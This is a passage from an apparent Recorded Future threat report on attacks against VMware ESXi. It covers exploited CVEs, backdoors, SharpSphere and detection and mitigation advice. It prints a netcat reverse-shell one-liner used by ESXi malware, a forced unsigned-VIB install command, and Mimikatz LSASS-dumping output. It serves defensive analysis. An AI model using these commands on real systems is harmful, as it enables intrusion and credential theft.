2022-12-15T16:47:23.508Z: [UserLevelCorrelator] 2435427366us: [vob.user.ssh.session.failed] SSH login has failed for 'test@172.16.133.1'.
2022-12-15T16:47:23.508Z: [UserLevelCorrelator] 2435428008us: [esx.audit.ssh.session.failed] SSH login has failed for 'test@172.16.133.1'.
2022-12-15T16:47:32.866Z: [UserLevelCorrelator] 2444786113us: [vob.user.ssh.session.failed] SSH login has failed for 'guest@172.16.133.1'.
2022-12-15T16:47:32.866Z: [UserLevelCorrelator] 2444786410us: [esx.audit.ssh.session.failed] SSH login has failed for 'guest@172.16.133.1'.
2022-12-15T16:47:32.868Z: [GenericCorrelator] 2444786113us: [vob.user.ssh.session.failed] SSH login has failed for 'guest@172.16.133.1'.
2022-12-15T16:48:00.448Z: [UserLevelCorrelator] 2472368281us: [vob.user.ssh.session.failed] SSH login has failed for 'ldap@172.16.133.1'.
2022-12-15T16:48:00.448Z: [UserLevelCorrelator] 2472368774us: [esx.audit.ssh.session.failed] SSH login has failed for 'ldap@172.16.133.1'.
2022-12-15T16:48:00.448Z: [GenericCorrelator] 2472368281us: [vob.user.ssh.session.failed] SSH login has failed for 'ldap@172.16.133.1'.
2022-12-15T16:48:10.930Z: [GenericCorrelator] 2482849725us: [vob.user.ssh.session.failed] SSH login has failed for 'hacker@172.16.133.1'.
2022-12-15T16:48:10.930Z: [UserLevelCorrelator] 2482849725us: [vob.user.ssh.session.failed] SSH login has failed for 'hacker@172.16.133.1'.
2022-12-15T16:48:10.930Z: [UserLevelCorrelator] 2482850328us: [esx.audit.ssh.session.failed] SSH login has failed for 'hacker@172.16.133.1'.
2022-12-15T16:48:43.940Z: [UserLevelCorrelator] 2515860192us: [vob.user.ssh.session.opened] SSH session was opened for 'root@172.16.133.1'.
2022-12-15T16:48:43.940Z: [UserLevelCorrelator] 2515860596us: [esx.audit.ssh.session.opened] SSH session was opened for 'root@172.16.133.1'.
2022-12-15T16:48:43.942Z: [GenericCorrelator] 2515860192us: [vob.user.ssh.session.opened] SSH session was opened for 'root@172.16.133.1'.
```

Figure 5: *Attempted SSH logins to the ESXi server (Source: Recorded Future)*

Exploits Targeting ESXi

After identifying an ESXi server on the target network, a threat actor will likely attempt to gain access to it. Primarily, the vulnerabilities affecting ESXi are used for initial access, specifically via remote code execution (RCE) or authentication bypass, in addition to privilege escalation. Recently, multiple high-profile vulnerabilities affecting vSphere services have been leveraged by threat actors in the wild, including CVE-2022-22954 and CVE-2022-22960. In February 2023, it is suspected that the exploitation of CVE-2021-21974 led to the deployment of ESXiArgs ransomware. The US Cybersecurity and Infrastructure Security Agency (CISA) has also issued multiple directives around patching and mitigation of VMware products as a part of securing national infrastructure. Below, we highlight some of the top high-risk vulnerabilities from the last 6 months as well as others that have been seen in the wild:

- In October 2022, Fortinet discovered that threat actors have been exploiting a server-side injection vulnerability (CVE-2022-22954) to initiate a payload, resulting in remote code execution on VMware Workspace One and giving the actor elevated permissions on the machine. According to CISA, CVE-2022-22954 is being chained together with CVE-2022-22960, a privilege escalation vulnerability, to gain initial access via server-side injection and then escalate permissions to the root account. This coupling of vulnerabilities significantly increases the damage that can occur with the execution of malware at the highest level of permissions.
- In August 2022, VMware announced that proof-of-concept code was being leveraged against authentication bypass vulnerabilities (CVE-2022-31656 and CVE-2022-31659), with exploitation likely to begin in the near future.
- In December 2022, a critical vulnerability (CVE-2022-31705) surfaced that allows code execution to escape a virtual machine and execute on the host. While it has not been exploited in the wild as of this writing, allowing code to escape a virtual machine effectively eliminates one layer of security often implemented by organizations.
- In October 2022, threat actors gained access to an ESXi server and deployed an unnamed Python backdoor using one of 2 vulnerabilities, CVE-2019-5544 or CVE-2020-3992; limited log retention did not allow researchers to determine which vulnerability was used. CVE-2019-5544 is a heap overwrite vulnerability in OpenSLP used in ESXi and the Horizon DaaS appliance, while CVE-2020-3992 is a user-after-free vulnerability in OpenSSL used in ESXi.
- In February 2023, ESXiArgs ransomware was deployed to what is suspected to be over 3,000 servers. According to open-source reporting, and citing here the French Computer Emergency Response Team (CERT-FR), the operators of ESXiArgs ransomware are likely exploiting CVE-2021-21974, by which "a malicious actor residing within the same network segment as ESXi who has access to port 427 may be able to trigger the heap-overflow issue in OpenSLP service resulting in remote code execution". CVE-2021-21974 has had a patch available since February 23, 2021.

While utilizing vulnerabilities is a common tactic, many threat actors simply rely on system administrator notes, stored passwords, or keylogging specific employees to gain access to the vSphere environment.

Once a threat actor acquires credentials in whatever way possible, they will attempt to further escalate privileges and execute malware in line with their objectives. Typically, a threat actor will want to acquire administrator credentials, enable SSH on the ESXi servers, and then escalate to root privileges for unrestricted access. This type of access using legitimate credentials is difficult to detect due to its ability to blend into normal system administrator activities.

Detecting Exploits

Mitigating vulnerabilities is largely dependent on applying patches to the affected software. However, additional guidance may be found in vendor advisories, especially on high-profile vulnerabilities such as this one for Log4j. In addition to monitoring for vulnerabilities affecting an organization's virtualization infrastructure, organizations should also consider the following mitigations:

- There are several publicly available Sigma rules for ESXi that focus on detecting malicious behavior in web server logs that would indicate exploitation attempts, such as the use of: the CVE-2021-22005 file upload vulnerability; the CVE-2021-21972 remote code execution vulnerability; the CVE-2021-21978 VMware View Planner vulnerability; or the VMware Workspace ONE Access Admin remote code execution vulnerability. While this list is not all-inclusive, it should serve as an example of how these types of Sigma rules can be written and used to detect exploitation attempts.
- Network traffic from unique IP addresses and connection attempts against specific ports or endpoints can indicate what exploitation is being attempted.
- Monitoring for snapshot creation, modification, and deletion will highlight suspicious activity including tampering of virtual machines.
- Command-and-control (C2) frameworks such as Metasploit provide simple modules to perform exploitation, such as a module purpose-built to target vCenter with the Log4Shell vulnerability. As a result, we recommend monitoring proof-of-concept exploits that target any version of ESXi servers released over the last 6 months and using these in internal threat-hunting exercises.

Post-Exploitation Activity

In order to provide concrete examples of how post-exploitation activity manifests on ESXi, we identified 5 instances of malware targeting ESXi servers, including 3 backdoors, a ransomware incident, and a post-exploitation toolkit used by red teamers, SharpSphere.

ESXi Backdoors

In October 2022, a threat actor gained access to an ESXi server and deployed an unnamed Python backdoor. The threat actor modified 4 files on the ESXi server to enable persistence and establish a foothold on the target. These 4 files would all have changes that persist after a reboot, whether through persistence on the disk or changes stored and reapplied upon reboot. The files were: */etc/rc.local.d/local.sh*, */bin/hostd-probe.sh*, */store/packages/vmtools.py*, and */etc/vmware/rhttpproxy/endpoints.conf*.

The malware also created a reverse shell using the following command, which the researchers at Juniper mention was taken from this reverse shell one-liner cheat sheet. Figure 6 below shows how this command appears in the shell.log ESXi shell activity log.

```
mkfifo /tmp/tmpy_8th_nb; cat /tmp/tmpy_8th_nb | /bin/sh -i 2>&1 | nc <host> <port > /tmp/tmpy_8th_nb
```

***Figure 6**: Reverse shell one-liner used by ESXi malware (Source: Juniper Networks)*

If a port number is not specified in the POST request, the backdoor will default to port 427. This port is the standard service port for OpenSLP, a service that has contained several vulnerabilities and is heavily used by ESXi.



Log ▾	Description
/var/log/syslog.log	General system log
/var/log/sysboot.log	System boot log
/var/log/shell.log	ESXi shell activity log
/var/log/hostd.log	Host agent log

```
2022-12-15T16:29:47.789Z ESXShell[69017]: ESXi shell login enabled
2022-12-15T16:29:47.885Z ESXShell[69041]: ESXi Shell available
2022-12-15T16:31:11.121Z shell[68783]: [root]: mkfifo /tmp/tmpy_8th_nb; cat /tmp/tmpy_8th_nb | /bin/sh -i 2>&1 | nc 127.0.0.1 8008 /tmp/tmpy_8th_nb
2022-12-15T16:31:11.126Z shell[69127]: Interactive shell session started
```

***Figure 7:** ESXi shell enabled and netcat shell created by ESXi backdoor (Source: Recorded Future)*

Finally, the backdoor creates a reverse proxy by modifying the */etc/vmware/rhttpproxy/endpoints.conf* file. This threat actor largely took advantage of native ESXi commands to execute malicious functionality and relied on very little custom code on the server; in addition to the modified local.sh file, the backdoor is contained in just 1 file, */store/packages/vmtools.py*. An extremely similar backdoor was observed in the ESXiArgs ransomware incident. Beginning on February 3, 2023, individuals on social media and malware support forums began reporting that their VMware ESXi servers had been infected with an unknown ransomware that appends infected files with the extension ".args". This variant of ESXi ransomware has since been tracked as "ESXiArgs" by security researchers. To date, this is the first widespread instance of ransomware targeting ESXi.

In September 2022, researchers at Mandiant identified 2 backdoors installed on ESXi hypervisors that they refer to as VIRTUALPITA and VIRTUALPIE. Outside of the backdoor capabilities, which were more full-featured than the Python backdoor identified by Juniper, the researchers noted a unique installation mechanism for the backdoors.

The threat actor installed VIRTUALPITA and VIRTUALPIE using vSphere Installation Bundles (VIBs) and used these VIBs to maintain persistence on the target server. In doing so, the threat actor created a few observable artifacts. Each VIB is accompanied by an XML descriptor file that contains configuration information including the “acceptance_level”, which is used to indicate the level of “certification” (from VMware, a certified partner, or untested/uncertified) for the VIB. While the threat actor had indicated the “acceptance_level” as PartnerSupported (signed, by a trusted partner), the accompanying Signature File that would be used to verify the host acceptance level of a VIB was empty. As a result, installation required adding the “--force” flag to the VIB installation command to ignore the system’s configured “acceptance_level” for installing VIBs:

```
esxcli software vib install –force
```

Figure 8: *Command line used to force installation of the malicious VIB in ESXi (Source: Mandiant)*

While the VIB itself was installed, the signature could not be verified, which results in a “Signature Verification” value of “Signature Not Available: Host may have been upgraded from an older ESXi version” when running the following command on the ESXi server:

```
esxcli software vib signature verify
```

Figure 9: *Command line used to verify a VIB signature in ESXi (Source: Mandiant)*

While each of these backdoors victimized ESXi in different ways, both raised key examples of how threat actors can install malware, establish persistence, and create tools for ESXi that are largely reliant on using the innate functionality of ESXi in a malicious way to do so.

SharpSphere

SharpSphere is a C# implementation of vSphere’s Web Services API that is designed to interact with virtual machines and snapshots. It provides a way to authenticate and perform tasks against vSphere services such as listing VMs, dumping memory, creating snapshots, uploading files, and executing commands. SharpSphere requires a set of credentials to interact with the vSphere web services API. This tool is generally used through Cobalt Strike’s execute-assembly functionality, which injects the application directly into the victim computer’s memory. Typically, a threat actor would execute the tool using Cobalt Strike in order to minimize artifacts on the victim network. This execution would allow the actor to interact with ESXi from a privileged Active Directory session, ideally giving Domain Administrator permissions to the ESXi server. Figure 10 shows an event log being analyzed for the creation of virtual machine snapshots, since the creation commands issued through Cobalt Strike could not be detected.



Log	Description
/var/log/hostd.log	Host agent log
/var/log/fdm.log	Fault tolerance management agent log
/var/log/esxupdate.log	ESX update log file
/var/log/dhclient.log	DHCP client log

```
vc.vm:/vmfs/volumes/61f016a7-64f3fde5-a99b-b8aeed7f1f81/Windows10LTSCx64/Windows10LTSCx64.vmx opID=esxui-23b6-3b3c user=root] Create Snapshot: malicioussnap, memory=true, quies
vm:/vmfs/volumes/61f016a7-64f3fde5-a99b-b8aeed7f1f81/Windows10LTSCx64/Windows10LTSCx64.vmx opID=esxui-23b6-3b3c user=root] State Transition (VM_STATE_ON -> VM_STATE_CREATE_SNAPSHOT)
vc.vm:/vmfs/volumes/61f016a7-64f3fde5-a99b-b8aeed7f1f81/Windows10LTSCx64/Windows10LTSCx64.vmx opID=esxui-76f1-38d3] guest operations are not ready
vc.vm:/vmfs/volumes/61f016a7-64f3fde5-a99b-b8aeed7f1f81/Windows10LTSCx64/Windows10LTSCx64.vmx opID=esxui-76f1-38d3] Tools are not operations ready
vc.vm:/vmfs/volumes/61f016a7-64f3fde5-a99b-b8aeed7f1f81/Windows10LTSCx64/Windows10LTSCx64.vmx opID=esxui-76f1-38d3] Notifying: [N5Vmsvc10VmToolsMsgE:0x000000a5bda7d0c0]: TimeStamp=8380690676, MOId=5,
vc.vm:/vmfs/volumes/61f016a7-64f3fde5-a99b-b8aeed7f1f81/Windows10LTSCx64/Windows10LTSCx64.vmx opID=esxui-76f1-38d3] Tools are not auto-upgrade capable
vc.vm:/vmfs/volumes/61f016a7-64f3fde5-a99b-b8aeed7f1f81/Windows10LTSCx64/Windows10LTSCx64.vmx opID=esxui-76f1-38d3] Skipped tools ManifestInfo update.
c.DvsTracker opID=esxui-e09-3b67 user=root] FetchUplinkDVPortgroups: added 0 items
pID=esxui-66aa-3b66 user=root] NetstackInstanceImpl: congestion control algorithm: newreno
vc.vm:/vmfs/volumes/61f016a7-64f3fde5-a99b-b8aeed7f1f81/Windows10LTSCx64/Windows10LTSCx64.vmx opID=esxui-76f1-38d3] VM is performing a snapshot in the background
vc.vm:/vmfs/volumes/61f016a7-64f3fde5-a99b-b8aeed7f1f81/Windows10LTSCx64/Windows10LTSCx64.vmx opID=esxui-76f1-38d3] guest operations are ready
vc.vm:/vmfs/volumes/61f016a7-64f3fde5-a99b-b8aeed7f1f81/Windows10LTSCx64/Windows10LTSCx64.vmx opID=esxui-76f1-38d3] Notifying: [N5Vmsvc10VmToolsMsgE:0x000000a5bdd671f0]: TimeStamp=8381378377, MOId=5,
orStatsProvider(000000a5bda73930) opID=esxui-76f1-38d3] AddVirtualMachine: VM '5' already registered
c.DvsTracker opID=esxui-c155-3b7e user=root] FetchUplinkDVPortgroups: added 0 items
```

Figure 10: *Snapshot creation and modification being observed in the hostd.log file (Source: Recorded Future)*

Credential Access: Dumping LSASS

Using SharpSphere's *dump* function, a threat actor can dump LSASS memory from a running VM managed by vCenter or ESXi without authenticating to the guest operating system. This allows a threat actor to bypass defense mechanisms installed on the virtualized machine, after which the threat actor can use WinDbg and Mimikatz to extract credentials from it. Figure 11 shows Mimikatz in WinDbg being used to examine credentials stored in memory.



```
0: kd> .load C:\Users\user\Desktop\mimikatz_trunk\x64\mimilib.dll

  .#####.   mimikatz 2.2.0 (x64) built on Aug 10 2021 02:01:09
 .## ^ ##.  "A La Vie, A L'Amour" - Windows build 19041
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   https://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                               WinDBG extension ! * * */

===================================
#         * Kernel mode *         #
===================================
# Search for LSASS process
0: kd> !process 0 0 lsass.exe
# Then switch to its context
0: kd> .process /r /p <EPROCESS address>
# And finally :
0: kd> !mimikatz
===================================
#          * User mode *          #
===================================
0:000> !mimikatz
===================================

0: kd> !process 0 0 lsass.exe
Unable to get program counter
PROCESS ffffe58c8961d080
    SessionId: 0  Cid: 026c    Peb: 5318407000  ParentCid: 01dc
    DirBase: 10dd8d002  ObjectTable: ffff9e0c341b2e00  HandleCount: 1191.
    Image: lsass.exe
```

Figure 11: *Using Mimikatz to search the LSASS process in a dumped memory image for credential data (Source: Recorded Future)*

Detecting Post-exploitation Activity

Post-exploitation activity on ESXi includes a wide range of TTPs, and is largely dependent on the tools the threat actor uses, which are often custom. As a result, we are able to provide more general recommendations on how to employ tools to detect this type of behavior (such as using SIEMs, other appliances, or YARA rules), in addition to a few rules that provide examples of how to detect the use of specific malicious tools that can also serve as examples for additional detections. We recommend that organizations consider the following techniques that focus on limiting the effects of post-exploitation activity:

- Monitoring ESXi log files using log management/event management/SIEM or Log Insight systems for malicious commands like "*esxcli*" and "*force*" is recommended by VMware. However, they note that monitoring local ESXi logs is less effective at detecting malicious behavior because a threat actor with the needed privileges to install software can also modify these logs to remove indicators of the malicious activity. In monitoring ESXi logs, organizations should look for:
    - Unexpected changes to system files, especially those that should not be modified or are expected to be empty.
    - Unexpected modifications to persistent system files, which can be detected by enabling secure boot and running the secure boot validation script.
- YARA rules, in combination with sshfs, can be used to scan ESXi hosts using the PowerCLI command below. However, VMware does not recommend enabling SSH on vSphere and notes that it should be disabled using "*Stop-VMHostService*" as soon as possible after the scanning is complete.
    - *Get-VMHostService -VMHost * | where {$_.Key -eq 'TSM-SSH'} | Start-VMHostService*
    - Examples of YARA rules published by Mandiant for malicious VIBs and VIRTUALPITA can be found here.
- VMware provides this guide on threat hunting for unsigned VIBs on ESXi. Additionally, VMware provides the ability to manage the host's VIB acceptance level, meaning that any VIBs must be at the specified level or a more restrictive level to be installed.
- Detection of log clearing, resetting log files, and missing timestamps may indicate an attempt to hide malicious usage.
- Sigma rules can be used to monitor common vulnerabilities targeting VMware infrastructure.
- Frameworks such as Cobalt Strike are typically used for malicious actions and can make it difficult to detect malicious behavior due to their ability to obfuscate commands and process interactions.

General Mitigations

Defending against attacks on ESXi requires a multi-faceted approach, as layering multiple defensive methodologies will increase chances of detection and prevention of malicious activity. Traditional defenses, strong password policies, and minimizing the attack surface can provide a great deal of deterrence to threat actors. Outside of the general mitigations above, we also recommend the following:

- Authentication and authorization:
    - Enabling multi-factor authentication (MFA) and enforcing it on high-privileged accounts adds a further layer of security.
    - Creating alerts on account modifications, enabling of services, and authentication patterns can assist with identifying abnormal activity.
    - Implement strong password policies, account auditing, and pruning accounts.
    - Do not implement Active Directory authentication for administrators.
    - Credential access, especially using those bought via dark web marketplaces and shops, will remain a threat.
- Reduce the attack surface and opportunity for lateral movement:
    - Disable SSH and Shell access to ESXi. However, if they must be enabled, consider setting timeouts and enabling key-only authentication.
    - Implement network segmentation for the ESXi management network.
    - Minimize the number of open ESXi firewall ports, and use vSphere Client, ESXCLI, or PowerCLI commands to check and manage the status of ports.
- Ensure only trusted, legitimate software are allowed to execute:
    - Ensure that software, drivers, and other components of ESXi are legitimate; enable Secure Boot on ESXi to perform validation of the components at boot time.
    - In addition, Trusted Platform Module 2.0 allows vCenter Server to validate the state of the environment by examining data from Secure Boot as well as system configuration information. Organizations should make their best effort to install and configure TPM 2.0 chips, as this offers the most effective VMware-supported method of ensuring the integrity of software components on the system.
    - Prohibit code execution inside ESXi with VMkernel.Boot.execInstalledOnly.

Outlook

Threat actors will continue to target ESXi environments due to the significant amount of infrastructure virtualized in an organization's networks as well as the minimal amount of defenses against it. Organizations that fail to protect themselves from ESXi ransomware (and from ransomware in general) face several potential risks outside of just the operational downtime experienced while recovering from the ransomware attack itself. In the event of a successful ransomware attack, recovery may not even be possible due to bugs in the ransomware that corrupt virtual machines, or decrypters that fail to handle large files. In addition, if data is exfiltrated and exposed, it could present a threat to the organization's competitive advantage (if proprietary documents, trade secrets, or other intellectual property are leaked) and to the brand's overall public image and reputation.

This report covers openly available, commonly used tools that can be used to identify potential avenues for targeting vSphere. These tools do not cover the entire threat landscape, as threat actors will likely create their own scripts and utilities to minimize the chance of detection by defenders. However, the general mitigations for securing ESXi covered in this report will likely be able to detect much of this behavior, as we observed during our testing of additional tools with redundant functionalities.

About Insikt Group®

Recorded Future's Insikt Group, the company's threat research division, comprises analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence that reduces risk for clients, enables tangible outcomes, and prevents business disruption.

About Recorded Future®

Recorded Future is the world's largest intelligence company. Recorded Future's cloud-based Intelligence Platform provides the most complete coverage across adversaries, infrastructure, and targets. By combining persistent and pervasive automated data collection and analytics with human analysis, Recorded Future provides real-time visibility into the vast digital landscape and empowers clients to take proactive action to disrupt adversaries and keep their people, systems, and infrastructure safe. Headquartered in Boston with offices and employees around the world, Recorded Future works with more than 1,500 businesses and government organizations across more than 60 countries.